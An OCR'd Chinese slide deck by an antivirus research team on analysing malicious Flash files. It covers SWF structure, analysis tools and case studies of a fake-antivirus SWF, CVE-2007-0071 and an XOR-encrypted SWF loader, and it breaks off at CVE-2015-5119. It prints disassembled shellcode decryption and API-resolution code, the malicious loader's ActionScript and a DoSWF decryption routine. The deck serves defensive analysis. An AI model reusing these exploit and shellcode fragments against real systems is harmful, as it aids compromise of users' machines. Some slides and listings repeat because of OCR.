
Adobe Flash 恶意代码分析

安天反病毒引擎研发中心

提纲


- 为什么要分析Adobe Flash
- SWF文件结构
- Flash 脚本历史
- 分析Flash常用的工具
- 基本的分析方法
- 案例1: Fake AntiVirus
- 案例2：古老的CVE-2007-0071
- 案例3：分析加密的SWF
- 案例4: CVE-2015-5119
- 总结



为什么要分析Adobe Flash

为什么要分析Adobe Flash

- Flash Player 应用在很多领域
  - 支持多个平台,包括windows,linux,mac os,android等。
  - 支持脚本可实现更加灵活的扩展。
- 可以以控件的形式运行在浏览器中
  - 网页中广告栏以及网页游戏
  - 欺骗用户点击如Fake AV
- 利用Flash player 漏洞挂马
- 下载恶意代码或者重定向到恶意网站




SWF 文件结构


SWF 文件结构

- SWF文件基本结构如下图：

- Header 包含文件特征(FWS,CWS,ZWS),文件版本，文件长度，帧大小等。
- FileAttributes定义了SWF的文件特性，如是否使用GPU加速，是否有metadata数据，是否使用ActionScript3.0,是否可以访问网络文件。
- Tag主要分为两个大类:Definition和Control Tag. Definition Tag 定义了SWF文件的内容，Control Tag 主要是控制Flash player 解释文件过程中的行为。
- Tag 由两部分组成: RECORDHEADER和 Tag Data ， RECORDHEADER 标记了Tag 的类型和数据的长度。
- 常见的Tag 如下:
- Header 包含文件特征(FWS,CWS,ZWS),文件版本，文件长度，帧大小等。
- FileAttributes定义了SWF的文件特性，如是否使用GPU加速，是否有metadata数据，是否使用ActionScript3.0,是否可以访问网络文件。
- Tag主要分为两个大类：**Definition和Control Tag. Definition Tag 定义了SWF文件的内容，Control Tag 主要是控制Flash player 解释文件过程中的行为。**
- **Tag 由两部分组成: RECORDHEADER和 Tag Data ， RECORDHEADER 标记了Tag 的类型和数据的长度。**
- **常见的Tag 如下:**
  - **TagType=12 DoAction（包含ActionSrcipt 1或2代码)**
  - **TagType=59 DoInitAction (包含ActionSrcipt 1或2代码)**
  - **TagType=82 DoABC (包含ActionScript 3代码)**
  - **TagType=87 DefineBinary（包含任意数据)**




Flash 脚本历史



Flash 脚本历史

- SWF 1和SWF 2:只有简单的control tag.
- SWF 3 :引入Action概念支持对鼠标移动和点击的响应。只是一个简单的模型。同时增加了DoAction Tag.
- SWF 4: 通过Actions实现脚本功能，支持常见的逻辑算法。
- SWF 5-6：在4的基础上又做了扩展，支持更多的类型转换，算术和栈操作。SWF增加了DoInitAction Tag. 此时称为ActionScript 1.
- SWF7-8 增加了类相关的操作以及异常处理。此时称为ActionScript 2.
- SWF9: 增加了DoABC Tag,增加了ActionScript 3 虚拟机用来解释DoABC中的字节码。




分析Flash常用的工具

分析Flash常用的工具

- SWF Tools
  - SWF Toos 是一个工具集，包含多个工具常见的如下:
    - SWF Strings 扫描SWF中的字符串。
    - SWFDump 打印SWF的各种文件信息，并且反汇编包含的代码。
    - SWFExtract 从SWF文件中提取影片片段或者图片等。
- JPEXS Free Flash Decompiler
  - JPEXS 是一个强大的开源Flash 反编译工具，主要包括如下功能:
    - 导出脚本，图像，声音等。
    - 显示ActionScript源码(反编译).
    - 编辑汇编代码。
    - 替换SWF文件中的图片，字体等内容。
    - 可以反编译一些混淆代码。
- 调试和分析工具
  - IDA 静态分析和定位漏洞位置。
  - OllyDBG 和Windbg 动态的调试分析漏洞位置以及shellcode.

分析Flash常用的工具

- Process Explore和Process Mon
  - 用于观察flash 在播放过程中有无文件释放，进程创建，网络等行为。
- WireShark（不需要再介绍）



Flash 分析基本方法


Flash 分析基本方法

- 行为分析
  - 观察flash播放过程中的行为.

    如有无文件释放， 未知进程启动，浏览器崩溃等行为。
  - 观察Flash 播放过程中网络数据有无异常，是否包含未知的URL，DNS，IP等。
- 代码分析
  - 使用该工具反汇编ActionScript的代码，分析其用途。
  - 使用调试器分析漏洞产生的位置和原理。


Flash 分析基本方法

- 借助网络搜集更多的信息
  - 是否有相关的报告。
  - 该flash 如果利用了漏洞，操作系统版本，Flash Player 版本的是多少。
  - 通过网络追踪Flash文件中包含的URL,IP,版本等相关联的内容。



案例1：Fake AntiVirus

案例1：Fake AntiVirus




案例1：Fake AntiVirus

AS资源

```
1  on(release){
2      getURL(_root.link1,"_blank");
3      getUrl("javascript:hide();", "");
4  }
5
```

```
1  Push "_root"
2  GetVariable
3  Push "link1"
4  GetMember
5  Push "_blank"
6  GetURL2 false false 0
7  GetUrl "javascript:hide();" ""
8
```

```
1  <object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000"
2  codebase="http://download.macromedia.com/pub/shockwave/cabs/flash/swflash.cab#version=9,0,16,0"
3  width="320" height="400" >
4  <param name="movie" value="movie.swf?link1=[redacted]">
5  <param name="quality" value="high">
6  <param name="play" value="true">
7  <param name="LOOP" value="false">
8  <embed src="movie.swf" width="320" height="400" play="true" loop="false" quality="high"
    pluginspage="http://www.macromedia.com/go/getflashplayer"
9  type="application/x-shockwave-flash">
10 </embed>
```



案例2:古老的CVE-2007-0071


案例2:古老的CVE-2007-0071

- CVE-2007-0071是利用了Flash Player解析SWF文件的DefineSceneAndFrameLabelData tag时逻辑错误导致的漏洞。
- DefineSceneAndFrameLabelData的结构如下:


Field	Type	Comment
Header	RECORDHEADER	Tag type = 86
SceneCount	EncodedU32	Number of scenes
Offset1	EncodedU32	Frame offset for scene 1
Name1	STRING	Name of scene 1
...	...	...
OffsetN	EncodedU32	Frame offset for scene N
NameN	STRING	Name of scene N
FrameLabelCount	EncodedU32	Number of frame labels
FrameNum1	EncodedU32	Frame number of frame label #1 (zero-based, global to symbol)
FrameLabel1	STRING	Frame label string of frame label #1
...	...	...
FrameNumN	EncodedU32	Frame number of frame label #N (zero-based, global to symbol)
FrameLabelN	STRING	Frame label string of frame label #N

案例2:古老的CVE-2007-0071

- 典型样本如下:



恶意构造的数据位于第一个类型为86的tag,这里解析失败，所以JPEXS就没有显示其类型的名字。其数据如下:



其中黄颜色标出的框中为Tag的类型和长度解码后Type=86 Length=5。红颜色标出是数据时使用Adobe U32编码的解码后为0x8402b0a6,这个值为SceneCount 的值。

案例2:古老的CVE-2007-0071

触发漏洞的过程如下：

Flash player 在解释SWF文件的时候，有一个判断SceneCount 是否是大于零，然后的条件跳转，判断的时候是假定SceneCount 是一个有符号数字。因此如果这个值是个负值就绕过了对0的检测。也就是说只要SceneCount大于0x80000000,转换成有符号时它就是一个负数，就可以绕过检测。


简单的概括说就是本来只是要判断大于0和等于0两种情况，但是判断的时候假定SceneCount为有符号数，结果负数也被“当作”小于0的情况了。这就导致了一些列的内存错误。


```
 if((int32)SceneCount>0)
{


}
 else     // 0, 大于0x800000000
{


}
```

案例2:古老的CVE-2007-0071

- Shellcode 分析

  shellcode位于DefineBits的jpegData中:





案例2:古老的CVE-2007-0071

- 将DefineBits的数据dump出来加载到IDA中,在一段0x90指令之后可以看到解密指令:

```
seg000:00000133                 nop
seg000:00000134                 jmp     short loc_145
seg000:00000134 ; END OF FUNCTION CHUNK FOR sub_136
seg000:00000136
seg000:00000136 ; =============== S U B R O U T I N E =======================================
seg000:00000136
seg000:00000136
seg000:00000136 sub_136         proc near               ; CODE XREF: sub_136:loc_145↓p
seg000:00000136
seg000:00000136 var_1B0         = dword ptr -1B0h
seg000:00000136
seg000:00000136 ; FUNCTION CHUNK AT seg000:000000D7 SIZE 0000005F BYTES
seg000:00000136 ; FUNCTION CHUNK AT seg000:000001E0 SIZE 0000006D BYTES
seg000:00000136 ; FUNCTION CHUNK AT seg000:000002BE SIZE 0000002D BYTES
seg000:00000136 ; FUNCTION CHUNK AT seg000:0000033E SIZE 00000024 BYTES
seg000:00000136                                 获取加密数据的地址，开始解密
seg000:00000136                 pop     ebx
seg000:00000137                 xor     ecx, ecx
seg000:00000139                 mov     cx, 180h
seg000:0000013D
seg000:0000013D loc_13D:                                ; CODE XREF: sub_136+B↓j
seg000:0000013D                 xor     byte ptr [ebx], 0EFh
seg000:00000140                 inc     ebx
seg000:00000141                 loop    loc_13D
seg000:00000143                 jmp     short loc_14A
seg000:00000145 ; ---------------------------------------------------------------------------
seg000:00000145
seg000:00000145 loc_145:                                ; CODE XREF: sub_136-2↑j
seg000:00000145                 call    sub_136
```

案例2:古老的CVE-2007-0071

- 解密前后数据的对比:

解密前:

```
seg000:0000014A
seg000:0000014A loc_14A:                                ; CODE XREF: sub_13
seg000:0000014A                 jg      short loc_D7
seg000:0000014C                 dec     esi
seg000:0000014D                 fucomip st, st(7)
seg000:0000014F
seg000:0000014F loc_14F:                                ; CODE XREF: sub_13
seg000:0000014F                 out     dx, eax
seg000:00000150                 out     dx, eax
seg000:00000151                 db      64h
seg000:00000151                 scas    dword ptr es:[edi]
seg000:00000153                 jecxz   short loc_1B9
seg000:00000155                 lahf
seg000:00000156                 rep inc edx
seg000:00000158                 db      64h
seg000:00000158                 lahf
seg000:0000015A                 out     6Eh, eax
seg000:0000015C                 add     ebp, edi
seg000:0000015E                 jmp     short loc_14F
seg000:0000015E ; ---------------------------------------------------------------
seg000:00000160                 db 0EFh ; ?
seg000:00000161                 db  64h ; d
seg000:00000162                 db    3
seg000:00000163                 db 0B9h ; ?
seg000:00000164                 db  87h ; ?
seg000:00000165                 db  61h ; a
seg000:00000166                 db 0A1h ; ?
seg000:00000167                 db 0E1h ; ?
seg000:00000168                 db    3
seg000:00000169                 db    7
seg000:0000016A                 db  11h
seg000:0000016B                 db 0EFh ; ?
seg000:0000016C                 db 0EFh ; ?
seg000:0000016D                 db 0EFh ; ?
```

案例2:古老的CVE-2007-0071


- 解密后(使用IDA自带的x86模拟器也可以使用IDA 脚本)：

```
seg000:0000014A
seg000:0000014A loc_14A:                                ; CODE XREF: sub_136+D
seg000:0000014A                 nop
seg000:0000014B                 mov     eax, dword ptr fs:loc_30
seg000:00000151                 mov     eax, [eax+0Ch]
seg000:00000154                 mov     esi, [eax+1Ch]
seg000:00000157                 lodsd
seg000:00000158                 mov     esi, [eax+8]
seg000:0000015B                 sub     esp, 400h
seg000:00000161                 mov     ebp, esp
seg000:00000163                 push    esi
seg000:00000164                 push    0EC0E4E8Eh
seg000:00000169                 call    sub_26C
seg000:0000016E                 mov     [ebp+4], eax
seg000:00000171                 push    esi
seg000:00000172                 push    0E8AFE98h
seg000:00000177                 call    sub_26C
seg000:0000017C                 mov     [ebp+8], eax
seg000:0000017F                 push    esi
seg000:00000180                 push    0C2FFB025h
seg000:00000185                 call    sub_26C
seg000:0000018A                 mov     [ebp+0Ch], eax
seg000:0000018D                 push    esi
seg000:0000018E                 push    60E0CEEFh
seg000:00000193                 call    sub_26C
seg000:00000198                 mov     [ebp+10h], eax
seg000:0000019B                 push    esi
seg000:0000019C                 push    0B8E579C1h
seg000:000001A1                 call    sub_26C
seg000:000001A6                 mov     [ebp+14h], eax
```

案例2:古老的CVE-2007-0071

- 解密后(使用IDA自带的x86模拟器也可以使用IDA 脚本)：

```
seg000:0000014A
seg000:0000014A loc_14A:                                ; CODE XREF: sub_136+D
seg000:0000014A                 nop
seg000:0000014B                 mov     eax, dword ptr fs:loc_30
seg000:00000151                 mov     eax, [eax+0Ch]
seg000:00000154                 mov     esi, [eax+1Ch]
seg000:00000157                 lodsd
seg000:00000158                 mov     esi, [eax+8]
seg000:0000015B                 sub     esp, 400h
seg000:00000161                 mov     ebp, esp
seg000:00000163                 push    esi
seg000:00000164                 push    0EC0E4E8Eh
seg000:00000169                 call    sub_26C
seg000:0000016E                 mov     [ebp+4], eax
seg000:00000171                 push    esi
seg000:00000172                 push    0E8AFE98h
seg000:00000177                 call    sub_26C
seg000:0000017C                 mov     [ebp+8], eax
seg000:0000017F                 push    esi
seg000:00000180                 push    0C2FFB025h
seg000:00000185                 call    sub_26C
seg000:0000018A                 mov     [ebp+0Ch], eax
seg000:0000018D                 push    esi
seg000:0000018E                 push    60E0CEEFh
seg000:00000193                 call    sub_26C
seg000:00000198                 mov     [ebp+10h], eax
seg000:0000019B                 push    esi
seg000:0000019C                 push    0B8E579C1h
seg000:000001A1                 call    sub_26C
seg000:000001A6                 mov     [ebp+14h], eax
```



案例3: 分析加密的SWF


案例3: 分析加密的SWF


- 异或加密:


```
public class luv extends Sprite
{

   public var l:luvd;

   public function luv() 1
   {
      super();
      this.l = new luvd();
      this.b();
   }

   public function b() : void
   {
      var  loc1 :* = 0,
      var _loc2_:* = null;
      var  loc3 :* = undefined;
      var _loc4_:* = 0;
      var  loc5 :* = null;
      var _loc6_:* = null;
      var _loc7_:* = null;
      var _loc8_ * = null;
      var _loc9_:* = 30;
      try
      {
         _loc8_ = new ByteArray():2
         _loc8_.endian = Endian.LITTLE_ENDIAN;
         _loc4_ = 0.
         while(_loc4_ < this.l.length)  3
         {
            _loc8_.writeByte(this.l[_loc4_] ^ _loc9_);
             loc4 ++.
         }
          loc5  = LoaderInfo(this.root.loaderInfo);
         _loc6_ = new LoaderContext();
          loc6 .parameters =  loc5 .parameters;
         _loc7_ = new Loader(): 4
         _loc7_.contentLoaderInfo.addEventListener(Event.COMPLETE, this.a);
         _loc7_.loadBytes(_loc8_,_loc6_): 5
      }
```

案例3: 分析加密的SWF

- 接下来需要找到luvd是谁:









- 显而易见这里的DefineBinaryData就对应luvd类，也就是被异或加密的数据。

案例3: 分析加密的SWF

对DefineBinaryData解密后的数据如下:



接着从解密后的flash文件中的DefineBinaryData tag中发现了如下数据：




很显然这是一个利用编号为CVE-2015-0515的漏洞的样本。

案例3: 分析加密的SWF

- Dows 分析(适用于部分版本):
  - DoSWF是一款针对Adobe Flash平台的处理软件，为SWF、SWC、AIR应用提供专业的加密、混淆解决方案，保护Flash作品不被破解、反编译。DoSWF主要功能包括：
    - 加密Adobe AIR及APK文件
    - 加密Adobe Flash SWF以及SWC文件
    - 混淆ActionScript3.0代码
    - 域名锁定及SWF防注入锁定
    - 方法同化
    - 添加文本、图片水印 (以上来源于官方介绍)
- 界面截图:

案例3: 分析加密的SWF

- Dows的基本原理是:将要保护的文件压缩然后加密，添加到DefineBinaryData Tag中，在运行过程中先将数据进行解密，然后再解压缩，再创建一个Loader对象将其加载到内存中执行.
- 加密后的DefineBinaryData 的数据如下:



00000000	0F	81	D1	01	00	00	CF	23	00	00	09	00	64	6F	73	77			Ñ				Ï	#					d	o	s	w
00000010	66	2E	63	6F	6D	04	A6	ED	7A	79	7C	14	45	DA	7F	57	f	.	c	o	m		¦	í	z	y	|		E	Ú		W
00000020	77	CF	F4	4C	2E	32	01	A2	1C	C2	00	01	04	03	E9	39	w	Ï	ô	L	.	2		¢		Â						é	9
00000030	33	13	01	C9	35	21	31	64	30	81	24	44	92	4C	5F	93	3			É	5	!	1	d	0		$	D	’	L	_	“
00000040	0C	4C	66	E2	CC	E4	42	5C	03	82	8A	78	A1	E2	7D	04		L	f	â	Ì	ä	B	\		,	Š	x	¡	â	}	
00000050	10	05	11	F1	C0	5B	8E	55	94	AC	A2	E6	50	50	F7	70				ñ	À	[		U	”	¬	¢	æ	P	P	÷	p

- DosSwf 加密后的数据头部的结构如下:


Block size (BYTE)	Key (BYTE)	Offset (步长DWORD)	Length (总长度DWORD)

- 加密的数据按照块(block)的形式组织，offset是下一个块的相对当前的偏移.

案例3: 分析加密的SWF

使用伪C语言描述如下:


```
PVOID    BinData;
uint32_t  LengthOfBinData,
BYTE      BlockSize= ReadByte()-1;
BYTE      Key=  ReadByte()-5;
uint32_t  OffSet= ReadUint32()-7;
uint32_t  Length= ReadUint32()-3;
PVOID     NewBuffer=malloc(Length);
memmove(NewBuffer, BinData+LengthOfBinData-Length,Length);
uint32_t   Count=0;
uint32_t   i=0;
for(Count=0;Count<Length;)
{
   for(i=0;i<BlockSize;i=i+7)
   {
      NewBuffer[Count]=NewBuffer[Count]^Key;
   }
   ++Count;
   if(Count>Length)
   {
      break;
   }
   Count=Count+OffSet;
}
```



案例4：CVE-2015-5119

案例4：CVE-2015-5119

- CVE-2015-5119 被发现于HackTeam泄露的代码中。
- 该漏洞是位于 ByteArray class(ActionScript 3)的一个UAF(use-after-free 漏洞)。
- 该漏洞被公开后，被黑客用来挂马,影响很大。
- 基本原理描述：



案例4：CVE-2015-5119

- 重写类的prototype.valueOf函数：

